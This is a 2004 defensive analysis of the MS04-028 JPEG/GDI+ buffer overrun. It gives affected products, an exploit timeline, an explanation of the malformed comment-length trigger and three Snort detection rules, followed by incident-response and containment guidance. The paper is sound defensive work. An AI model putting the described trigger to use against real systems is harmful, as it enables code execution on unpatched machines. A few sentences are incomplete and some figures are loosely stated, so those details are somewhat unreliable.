

**JPEG Vulnerability:  
A day in the life of the JPEG Vulnerability**

October 10, 2004  
Charles Hornat

Table of Contents

1	Overview.....	3
2	The Exploit.....	4
2.1	Exploit Name .....	4
2.2	Operating Systems Affected .....	4
2.3	Protocols/Services/Applications Affected .....	5
2.4	Variants of the Attack .....	6
2.5	Description of the vulnerability Exploited.....	7
2.6	Signatures of the Attack.....	9
3	Protecting and Response.....	11
3.1	Preparation .....	12
3.2	Identification.....	14
3.3	Containment.....	16
3.4	Eradication and Recovery .....	19
3.5	Lessons Learned.....	21
4	References and Links.....	23
	APPENDIX A.....	24
	Appendix B EXTRA.....	31
	Issue Specific Policy #1 .....	31
	Appendix C EXTRA.....	33
	Issue Specific Policy #2.....	33
	Security Alert Exception Form.....	36

## 1 Overview

This paper will provide a detailed analysis of the Buffer Overrun in JPEG Processing which started appearing on Microsoft software in September 2004.

Just a week prior to writing this paper, Microsoft announced a buffer overrun in JPEG processing in many of Microsoft's software. This particular vulnerability increased the difficulty of patching for large organizations since it not only impacted operating systems, it also included many popular software packages such as Microsoft Office and development software such as Visual Studio .Net.

This paper will include an analysis of the timeline between the vendor announcement of this vulnerability, to actual exploit code or proof of concept, to an actual attack. An analysis of an attack as well as steps one could use to mitigate the risk of this vulnerability will also be completed. Finally, policies and processes that all organizations is included for reference.

I chose this particular vulnerability because of several reasons. The first was to understand the timeline users face when determining how long they have before they should patch. Often times, large organizations need to test patches against several different desktop builds, and that could take a couple days each. A second reason was to develop an understanding of this new type of attack. This particular attack focuses on user interaction, or even social engineering. Finally, there was little information available at the time this paper was being written. Therefore, it is my contribution to the community as an analysis of the new threat.

In the last section of the paper, a process on what organizations or users could do to protect themselves from such an infection will be outlined. Policies outlining Antivirus as well as patch deployment are also included. These policies have been implemented and have helped to mitigate the risk of this type of attack.

## 2 The Exploit

### 2.1 Exploit Name

Since this paper focuses on a new vulnerability, much of the information is subject to change. Microsoft first announced the vulnerability in Microsoft Security bulletin number MS04-028, entitled “Buffer Overrun in JPEG Processing”. Shortly after this vulnerability was announced, the proof of concept code soon followed. The proof of concept code was written in such a way as to demonstrate the vulnerability, but not actually perform any harm to systems tested against the code. The exploit code released, JPEG Downloader Toolkit, provided a simple method to exploit the vulnerability. Below is a list of names associated with this vulnerability:

CERT VU#297462

<http://www.kb.cert.org/vuls/id/297462>

Microsoft Windows GDI+ contains a buffer overflow vulnerability in the JPEG parsing component

Microsoft MS04-028

<http://www.microsoft.com/technet/security/bulletin/MS04-028.msp>

Buffer Overrun in JPEG Processing

CVE CAN-2004-200

<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200>

BUGTRAQ 20040914

<http://marc.theaimsgroup.com/?l=bugtraq&m=109524346729948&w=2>

Microsoft GDIPlus.DLL JPEG Parsing Engine Buffer Overflow

### 2.2 Operating Systems Affected

The vulnerability exists due to an unchecked buffer in JPEG processing. Microsoft included a Graphics Device Interface (GDI) in some of its operating systems as a way to provide a common method for applications to use

Some of Microsoft’s popular Operating Systems include a standard Graphics Device Interface. Bling.exe is an application that could be run any 32 bit, Microsoft operating system. However, in this particular case, the transport documented (W32/Rbot-HC) impacted

The following are Operating Systems impacted as per Microsoft’s KB documentation:

Windows XP

Windows XP Service Pack 1

Windows XP 64-Bit Edition Service Pack 1

Windows XP 64-Bit Edition Version 2003

Charles Hornat

Windows Server 2003  
Windows Server 2003 64-Bit Edition

Non-Microsoft  
Avaya DefinityOne Media Servers  
Avaya IP600 Media Servers  
Avaya S8100 Media Servers

### **2.3 Protocols/Services/Applications Affected**

Many Microsoft Applications were impacted. Additionally, any applications that utilized the Microsoft Operating System's GDI could also be deemed exploitable. The reason for this is that Microsoft decided to include GDI in their Operating Systems as a consistent process any application could use. Therefore, it is possible that applications not produced by Microsoft may have been written to use the Operating System's GDI functionality versus their own. Thus, if a user was not an Office XP user, but used some other word processing suite, but that suite used the Operating Systems GDI functionality, that suite could be deemed vulnerable.

A list of Microsoft applications vulnerable as per the Microsoft KB are:

- Office XP (Including) KB832332
  - Word
  - Excel
  - PowerPoint
  - Outlook
  - Access
  - Publisher
  - FrontPage
  
- Office XP Service Pack 2 KB832332
- Office XP Service Pack 3 KB832332
- Office 2003 (including) KB838905
  - Word
  - Excel
  - PowerPoint
  - Outlook
  - Access
  - Publisher
  - FrontPage
  - InfoPath
  - Onenote
  
- Microsoft Project 2002 (all versions) KB831931
- Microsoft Project 2002 Service Pack 1 (all versions) KB831931
- Microsoft Project 2003 (all versions) KB838344
- Microsoft Visio 2002 Service Pack 1 (all versions) KB831932
- Microsoft Visio 2002 Service Pack 2 (all versions) KB831932

- Microsoft Visio 2003 (all versions) KB838345
- Microsoft Visual Studio .NET 2002 (includes) KB830348
  - Visual Basic .NET Standard 2002
  - Visual C# .NET Standard 2002
  - Visual C++ .NET Standard 2002
- Microsoft Visual Studio .NET 2003 (includes) KB830348
  - Visual Basic .NET Standard 2003
  - Visual C# .NET Standard 2003
  - Visual C++ .NET Standard 2003
  - Visual J# .NET Standard 2003
- The Microsoft .NET Framework version 1.0 SDK Service Pack 2 KB867461
- Microsoft Picture It!® 2002 (all versions)
- Microsoft Greetings 2002
- Microsoft Picture It! version 7.0 (all versions)
- Microsoft Digital Image Pro version
- Microsoft Picture It! version 9 (all versions, including Picture It! Library)
- Microsoft Digital Image Pro version 9
- Microsoft Digital Image Suite version 9
- Microsoft Producer for Microsoft Office PowerPoint (all versions)
- Microsoft Platform SDK Redistributable: GDI+
- Avaya S3400 Modular Messaging

## 2.4 Variants of the Attack

In order to get a solid understanding of the lifespan of the vulnerability to actual attack, a timeline is displayed in Figure 1 below.




Figure 1

### **Timeline with descriptions**

- September 14, 2004 Microsoft announces the vulnerability
- September 22, 2004 a proof of concept code is written by Elia Florio, with the purpose to create a user, X, in the administrators group. This PoC was written for XP Pro SP 1.
- September 23, 2004 Script Tool is release “JPEG Downloader Toolkit” ending a pool and debate on the Dshield mailing list.
- September 25, 2004 JPEGofDeath is released. What makes this interesting is that it is a variant that offers remote connect-back functionality. In other words, the victim’s machine will connect to where ever the attacker wishes. Thus offering BOT like characteristics. Please see Appendix 1 for complete code.
- September 27, 2004 Windows JPEG GDI+ Overflow Download Shell coded Exploit is coded by ATmaCA.
- September 28, 2004 AOL Instant Messaging messages are sent out to lure users to go to member pages, were the JPEG attack would occur.

It took one week from vulnerability announcement to code written and released to prove the concept. Since it takes little work to massage the POC code into an actual attack, the very next day an attack script was released. Therefore, all users and organizations had 7 days to identify what software was in their organizations, obtain the patches, test the patches, and deploy. Seven days is not a lot of time for this process. Given the timeline, it is probably a safe assumption that most organizations were not properly protected the first week.

Some of the alerts that followed the exploit code were:

*“...to two new trojans that exploit the GDIPlus.dll.*

*http://www.sarc.com/avcenter/venc/data/trojan.moo.html Trojan.Moo is a Trojan horse program that exploits the Microsoft GDI+ Library JPEG Segment Length Integer Underflow vulnerability (described in the Microsoft Security Bulletin MS04-028).”*

*And...*

*“...http://www.sarc.com/avcenter/venc/data/backdoor.roxe.html Backdoor.Roxe is a backdoor Trojan horse program that exploits the Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability (described in the Microsoft Security Bulletin MS04-028).”*

Two Trojans were already being reported, and users had seven days to prepare!

## **2.5 Description of the vulnerability Exploited**

Most people today associate JPEG’s as pictures or a picture format on computers. JPEG stands for *Joint Photographic Experts Group* and is a lossy compression scheme used

Charles Hornat

today. It is very popular, thus making the threat of this vulnerability a high risk. Many of the pictures on websites, or sent via email are JPEG format.

In a JPEG, there is a special area designed for comments, either by the author or owner, or for any other reason one might think of. This section is referred to as the COM. The COM section is identified by 0xFFFE and the followed by a 16 bit unsigned integer in the network byte order. Therefore, if no comments were added, the field would be 2 bytes, and the largest that could be stored is 65533 bytes of data. Remember that this is a special comments section not meant to be viewed, in a sense hidden, from the average viewer.

If no comment were added, the shortest the COM field could be is 2 bytes, thus the value for this field is 2. If the comment length value is set to 1 or 0, a buffer overflow occurs, overwriting heap management structures.

JPEG's themselves are not the problem however. The problem actually lies in the application that reads this information and displays the picture or formatted text on the screen or to a printer. In Microsoft, that application is called the Graphics Device Interface, or GDI. More specifically, this particular vulnerability resides in the gdiplus.dll. The Graphics Device Interface provides two-dimensional vector graphics, imaging and typography to applications and programmers.

The reason this impacts so many systems is that Microsoft wanted to provide a standard for all applications requiring such functionality. Therefore, they built a standard GDI and implemented in the newer Operating Systems such as XP and 2003. However, many applications did develop there own because of the need for GDI on older operating systems that did not provide this processing functionality.

GDI actually normalized the COM length prior to checking its value. Therefore, if a value of 0 would become a -2 after normalization. Thus, being identified as 0xFFFE. This value is then converted to a 32 bit value (0xFFFFFFFF). For those not familiar with hex, 0xFFFFFFFF represents 4,000,000,000 bytes or 4 GBytes. That is what will get written into the heap memory as it is processed. Even if you're not technical, one can clearly see the significant difference between 65,000 bytes and 4,000,000,000 bytes.

With this overrun, the attacker is then allowed to basically point the next process anywhere they wish, specifically to code they wish to run. Therefore, an attacker could install a backdoor, launch an application, or any other task the attacker wishes to perform.

To summarize this section, JPEG has a comments section that is not displayed normally. That section is limited to 2-65,000 bytes. GDI takes the JPEG and analyzes the size as part of the processing. If the size of the comment field is <2, then a buffer overrun occurs. Thus allowing the attacker to do pretty much anything they wanted in the context of the logged on user.

## 2.6 Signatures of the Attack

Since this is a newly discovered vulnerability, there are no major incidents that have been recorded to date. However, there are ways to identify if this infection were to happen. One of the more common ways to identify if someone is being exploited by this remotely is to monitor network traffic. Therefore, while monitoring the newsgroups and mailing list, the DSIELD<sup>1</sup> mailing list quickly had up SNORT rules. Snort is a free network based intrusion detection system and the real beauty behind it is that most of the popular commercial Network Intrusion Detection systems out there today (ISS, Symantec, etc) can utilize Snort rules.

Judy Novak, one of the great network traffic engineers in the world, quickly wrote the following Snort rules. For simplicity sake, we will take a high level look at these rules to understand their effectiveness. Please remember the vulnerability discussion in Section 2.5. If you're familiar with Snort, skip the next paragraph and proceed to the rules.

Snort rules are structured in a two distinct parts, a header and the options. The header consists of the following information in order:

1. Action Field (Alert, Log, Pass, ?)
2. Protocol Field (TCP, UDP, ICMP, and IP)
3. Source IP
4. Source Port
5. Traffic Direction (-> or <>)
6. Destination Address
7. Destination Port

Given the above information, the three rules below basically read as follows:

*Alert the administrators when a TCP packet from an external network using the HTTP ports is seen heading to the protected or monitored network using any port*

Everything that follows the rule header information is the options. The options are where the rules know what to look for specifically. If we were to alert based upon the header information, every time someone browsed the Internet, an alert would be generated. Therefore, more distinction in the packets needs to be identified. This is where the options come into play. For more information on Snort rules, please reference [www.snort.org](http://www.snort.org).

SNORT Rules:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT JPEG parser heap overflow attempt";  
flow:from_server,established;
```

---

<sup>1</sup> [www.dshield.org](http://www.dshield.org)

Charles Hornat

```
content:"image/jp"; nocase; pcre:"/^Content
Type\s*\x3a\s*image\x2fjpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]
/smi";
reference:bugtraq,11173;
reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.msp;
classtype:attempted-admin; sid:2705; rev:2;)
```

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB
CLIENT
JPEG transfer"; flow:from_server,established; content:"image/jp";
nocase; pcre:"/^Content-Type\s*\x3a\s*image\x2fjpe?g/smi";
flowbits:set,http.jpeg; flowbits:noalert;
classtype:protocol-command-decode; sid:2706; rev:1;)
```

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-
CLIENT
JPEG parser multipacket heap overflow";
flow:from_server,established; flowbits:isset,http.jpeg; content:"|FF|";
pcre:"^\xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]"/"; reference:bugtraq,11173;
reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.msp;
classtype:attempted-admin; sid:2707; rev:1;)
```

### 3 Protecting and Response

The SANS Incident Handling process will be used. Since this is a new threat, and no real malware have been identified as of yet, this process will be written based upon policy, Appendix B. It is important to remember the following:

- Remain Calm. In an investigation, it is important to follow through all processes with a level head. Do not jump to conclusions, verify information, and ensure focus is kept through the incident.
- Maintain Notes. Notes are important from both, an investigative point and Legal. When you are investigating, keep dates, names and actions clearly recorded. Also, remember that this information may be used in court at some point if your organization is a pursue and prosecute organization.
- Inform your management. It is crucial you not act on your own. Your actions represent the organization you work for. It may also be important to inform your legal and Human Resource Department. This is where a flow chart of actions will come in handy.
- Only relay information on a “need to know” basis. If you’re not sure if someone should be informed, consult with your management and/or Legal/HR department.
- Communication channels need to be clearly defined before an incident occurs. If an incident occurs on the network, and that becomes inaccessible, or not trusted, be sure to have a backup method of communication available, and ensure those that need to know this knows.
- Containment is also to have clearly defined, when to contain and when not to contain. When dealing with Malware, it’s probably in your best interest to contain as soon as possible. When dealing with legal issues such as Fraud, it is best to consult first. Ensure you have this defined and your administrators know what to do and when.
- Back up systems as defined in your incident handling process. If you are going to perform a forensic investigation on a user or users, backup the system prior to any actions. If possible, make a MD5 hash of the system prior to performing any investigation as well.
- Eradication is generally what your system administrators want to do first. Remind them that the steps above need to be completed prior to removing the problem; otherwise, you may be doomed to repeat this incident.
- Recovery is usually what your business wants. They need their systems as soon as possible. In this stage you will check your backups, restore where necessary, and monitor to ensure the incident is indeed over.
- Finally, sit down with the staff that was involved with the incident. Go over some of the challenges the organization faced during the incident response process. Highlight areas of improvement and create action plans to improve those areas. Create a report from the incident and keep on file for reference later on or for Sr. Management. This is also a good time to put a case together to request funds for solutions that may reduce the risk of similar incidents from occurring in the future.

### **3.1 Preparation**

Taking a close look at the timeline for this particular threat, an organization has but a handful of days to acquire, test, and implement new security patches. The vulnerability was first announced on September 14, 2004. Proof of Concept followed on the 22<sup>nd</sup>, and a day or two past that came a script kiddie's tool. Given this information, and history that a worm or virus follows shortly after that, it is important to have the flowing information completed. It is important that you are as prepared as possible for an incident so that immediate action can be taken, with little additional planning needed during the incident.

Some steps to take based upon my experience to help you plan are:

- Create an incident response committee. Some participants may include:
  - Network Representative
  - Desktop Representative (Microsoft/Apple/Other)
  - Server Representative (UNIX/Microsoft/Other)
  - Communications Representative
  - Person who is responsible for Privacy
  - Information Security
  - Others who may be on call – Legal, CEO, HR
- Ensure the Information Security policy includes a chapter on Incident Response. Additionally, ensure that the policy is distributed and understood by the staff.
- Have the team meet on a regular basis, and run through practice exercises. The Incident Response Teams I develop end up being a proactive team. When we meet, we discuss upcoming threats, new security alerts and any other topic that may impact our business. We discuss a plan of action to mitigate the impact of the new threat, before it becomes a problem.
- Ensure that contact lists of employees, specifically those of the incident response team and Sr. management are distributed in a non-electronic format. Incidents can strike at any hour!
- Ensure that management of your organization recognizes the Incident Response Team, and that team is given the ability to quickly reorganize priorities based upon an incident. I have seen team members run into problems with their management when projects were delayed due to their participation in an incident.
- Establish a flow chart that outlines the process of when people should be notified and who is in charge. When I created my first team, I started getting calls for every locked out account! Yes, this could constitute an incident, but the team did not need to respond to these types of alerts every time. Therefore, we redefined the team to just malware response. After the process for malware response was defined, we proceeded to define the process surrounding power outages, and etc. Start small and focused, and build your processes one at a time.
- Have a CD with common utilities that may help in certain incidents. Some common tools include a network sniffer, a tool to monitor processes on a system, a hashing tool, an antivirus tool, a spyware and adware tool, and etc. Often times I have to respond to an incident only to discover if antivirus were up to date, the

- problem would not have occurred. Therefore, running a tool like MacAfee's Stinger<sup>2</sup> has helped me resolve a number of incidents.
- Ensure that you or someone on your team has access to all points in your location(s) and all systems. When SQL Slammer hit my organization, no one on the Incident Response Team had access to certain offices that contained infected desktops. Since this occurred on a weekend, it delayed our ability to eradicate.

Policies are also very important to any organization. They provide the written guidance for administrators and end users to adhere to and are generally written to help mitigate risk to the business. Most companies have a policy that outlines a minimum baseline for hardening systems. Given this particular vulnerability, it is important that all workstations and servers impacted by this particular threat meet a standard set of build guidelines. If this has been completed, one can immediately see the scope of impact this threat will have in an organization. If your organization does not have a standard, then it becomes difficult to tell where you are vulnerable, and where you are not. Thus making a plan of action or even the ability to focus resources extremely difficult.

I have attached sample policies that surround Patching of systems (Appendix B) as well as an Antivirus policy. The patching policy is generally the first policy I will write in an organization as it can be the most grueling of tasks when responding to these types of threats. The patch policy is basically a timeline that outlines when a patch needs to be deployed to systems in the environment. It also gives guidance to the support staff to test the patch, as well as ensure that any non-compliance is recorded and reported to Sr. management. If the staff responsible for deploying a patch respond back to you saying that they are not capable of deploying the patch due to resources, human or money, that gets funneled to Sr. management and they determine if they will accept the risk or not.

The antivirus policy provides two key solutions to help us in the incident response process. The first is solutions like MacAfee already detect and protect from viruses, but for worms, it is improving. MacAfee version 8 now includes some hooks that detects and prevents worms from broadcasting out specific ports and that try to install backdoors.

The second role antivirus can play in was demonstrated well in the recent Sasser attack. When Sasser attacked, even if a system had the latest AV solution, and was not properly patched yet, was still susceptible to the overflow. Therefore, the systems without the patch, but with AV, still rebooted as if infected. The AV solutions did prevent infection though. The systems without AV and without the patch became infected. Therefore, it was helpful to print out a list of systems with AV that were rebooting, and prioritize them AFTER the systems without AV. The reason was that these systems were not infected, and resources could be funneled to those systems that were. Therefore, AV helped us prioritize which systems would get patched first.

---

<sup>2</sup> <http://vil.nai.com/vil/stinger/>

### 3.2 Identification

Taking a look at the timeline in Section 2.4, we can see we had a total of a week to prepare our systems for an attack. Therefore, if the process is broken down, administrators had exactly 7 days to obtain the patch, test the patch, notify users and deploy the patch before actual code to exploit would be released. After those seven days, the proof of concept code was followed almost immediately by attack code.

Monitoring list such as Dshield and sites such as PacketStorm<sup>3</sup>, Snort rules were created by Judy Novak. The beauty of Snort rules are that most IDS systems today understand and accept Snort rules. Therefore, if you were running a competitors network intrusion detection system, you had the ability to implement Snort rules while the others were still writing them. Additionally, since this particular attack could be monitored for via network traffic, this method was a great way to monitor for the attack.

Below is a copy of the Snort rules.

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT JPEG parser heap overflow attempt";
flow:from_server,established;
content:"image/jp"; nocase; pcre:"/^Content
Type\s*\x3a\s*image\x2fjpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]
/smi";
reference:bugtraq,11173;
reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.msp;
classtype:attempted-admin; sid:2705; rev:2;)
```

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB
CLIENT
JPEG transfer"; flow:from_server,established; content:"image/jp";
nocase; pcre:"/^Content-Type\s*\x3a\s*image\x2fjpe?g/smi";
flowbits:set,http.jpeg; flowbits:noalert;
classtype:protocol-command-decode; sid:2706; rev:1;)
```

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT
JPEG parser multipacket heap overflow";
flow:from_server,established; flowbits:isset,http.jpeg; content:"|FF|";
pcre:"/\xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]"/; reference:bugtraq,11173;
reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.msp;
classtype:attempted-admin; sid:2707; rev:1;)
```

Trying to be proactive in information security is sometimes extremely difficult. But there are some people out there that help with us obtain a proactive stance. One such

---

<sup>3</sup> <http://www.packetstormsecurity.org/>

individual is Tom Liston. Some may remember Tom from the days of TarPits (LaBrea). But with regards to this specific incident, he wrote a tool that SANS promoted called the “GDI Scan”. A copy of the tool can be downloaded from <http://isc.sans.org/gdiscan.php>. GDI Scan was written because the vulnerability was not specific to a vendor, and Tom wanted to help users identify the vulnerability on their system regardless of the vendor. Tom also wrote a great tutorial on the GDI Scan tool and that can be found at <http://www.bleepingcomputer.com/forums/topict3077.html>.

Using a screenshot from this tutorial, one can see that after running the tool, it is relatively easy to identify any vulnerability to this threat. The area highlighted within the blue box is what one can expect to see if the vulnerability exists on the system. Tom did a great job writing an easy to use tool in a relatively small window of time.




Figure 9

Since no viruses or worms existed at the time of writing this paper, it is not a good idea to rely on antivirus for protection. However, please note that some antivirus vendors, such as TrendMicro and Symantec have developed some technology to help. I would HIGHLY recommend you test this before running these tools, as they are not looking for viruses or worms, but the vulnerable files themselves and that may impact the software or system. For further information, please go to:

<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=EXPLOIT-MS04-028>.

<http://securityresponse.symantec.com/avcenter/venc/data/bloodhound.exploit.13.html>

Symantec has named the exploit Bloodhound.Exploit.13. Bloodhound.Exploit.13 is a heuristic detection for malformed JPEG files that are potentially related to the GDI+ integer overflow. The only catch is that corrupted JPEG files may be reported as a false positive.

In conclusion, we have reviewed two methods of identifying the vulnerability and infection within an environment. Since this is a new threat, many security companies are awaiting the delivery method of the exploit. If it comes in the form of a worm or virus, then the Antivirus companies will be at the forefront. If it comes in the form of email, then spam or email filtering solutions will be the first line of defense. The best way to stay on top of threats like these is to join mailing list like those at Securityfocus.com and Dshield.

### **3.3 Containment**

#### **Worm or Virus**

Containment for viruses and worms is somewhat simple in concept. A virus or worm is identified in the environment, either through AV alerts, user contacting helpdesk, or network based monitoring. Administrators remove the infected host from the network, or if infection is on multiple systems, the VLAN or network is disconnected from the rest of the organization. An engineer will patch the system, update the virus signatures, and reconnect to the network.

The challenge is in the implementation. For example, how does one identify where the physical location of the infection is in large organizations? Often times, administrators just patch and update the DATs without understanding why the system was vulnerable in the first place. Given these two specific challenges today, let's take a look at where technology is headed

Vendors are starting to understand this need, and certain vendors like sourcefire and ISS, are developing technologies to meet these criteria. Sourcefire in particular is basing their entire model around automating the identification and containment of attacking hosts.

Taking a closer look at the incident response, let's identify where human interaction and technology can help us today. The specific goal is for less human interaction, and more automation. This approach speeds up the process and minimizes the amount of damage new threats can cause.

- Preparation - Human
- Identification – network and host based intrusion detection, AV, helpdesk
- Containment – network engineers or desktop support disconnect the problem
- Eradication – Engineers backup, patch, and repair
- Recovery – Engineers kick off backup recovery, restart systems, and etc.
- Lessons Learned – Human

Given the first and last steps, the middle steps could be automated. I took this to several vendors, and two of them agreed that they could automate some of this process today, and would work towards the others. The proposal consisted of several appliances like

solutions that included an Intrusion Prevention/Detection device, a real time network monitoring solution, a vulnerability scanner, and a management solution. The role of the IDS/IPS would be to identify malicious traffic, and block traffic as required. The network monitoring solution would create a database of all hosts on the network, what services and possibly applications is utilized based on traffic. The vulnerability solution would scan hosts for vulnerable applications not communicating or for specific applications. The management station would be the brains behind it all, making decisions based upon the configuration.

Taking a look at the threat of GDI, the process would look like this when fully implemented:

1. Network IPS/IDS would identify Malicious traffic and report to management station and block malicious packets (**Identification**)
2. Management station would inform network sensor of destination of traffic and has the infected host removed from the network into a special VLAN (**Containment**)
3. Network sensor would review database to identify if the targeted system(s) are indeed vulnerable to this attack
4. A report is generated and appropriate personnel with the following:
  - a. Source of attack
  - b. Type of attack
  - c. Target
  - d. Is target vulnerable? Alert is high, if not, alert may be lower
  - e. System infected is not operational and has been removed from network

This automates two steps that are very cumbersome for large organizations. It not only identifies an attack, but can actually remove the threatening host from the network and block its traffic.

## **EMAIL**

If the distribution method for the malicious code of GDI exploitation is email, then other methods have to be sought out after. Specifically spam and email filtering. Today, most exploitation in emails happen in mass, using the same email format, making it easy, once identified as a threat, to block. However, targeted attacks are much more difficult to identify.

Starting with mass mailing formats, service providers such as Sprint/Frontbridge or Measagelabs are great ways to help you combat email threats. They have a large customer base that allows them to see a pattern, and quickly react, without delay. The pros of services are quick response and around the clock monitoring. The cons are these services cost and the costs depend on the level of protection your organization requires.

Other methods or setting up trust relationships with email domains, or using blacklists and whitelists. A blacklist is a list of domains that are known for spam, or have exploited email servers that send bad email. Since an attacker will probably not use their own email system for fear of being traced back, they may opt to find a foreign system to cover their tracks. Additionally, it may be a good idea, where possible, to narrow down where

you can receive email from. Perhaps create a list of business partners and only accept email from them. The white list is usually very difficult to implement. The pros of blacklists and whitelists are they are free and easy to implement. The cons are that oftentimes legitimate emails will get blocked.

Other methods for mail security are new features in vendor email clients like Microsoft Outlook where certain attachments are automatically blocked. User education is also very critical, explaining to users that they should not open email from anyone they do not know. Microsoft has also created a spam filter free for download for Exchange 2003 that helps eliminate mass mailings as well.

Finally, block certain attachments or email characteristics. For example, in McAfee's GroupShield email virus solution, you have the option to block attachments of a certain nature as seen in Figure 10 below.

